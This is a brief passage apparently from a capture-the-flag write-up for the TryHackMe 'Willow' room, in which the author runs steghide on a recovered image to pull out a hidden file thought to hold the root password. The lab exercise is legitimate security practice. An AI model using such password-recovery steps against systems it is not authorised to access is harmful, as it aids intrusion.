We have only got an image from the machine. It might be stenography in the image with the root password.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Willow]
└─$ steghide extract -sf user.jpg
Enter passphrase:
wrote extracted data to "root.txt".
```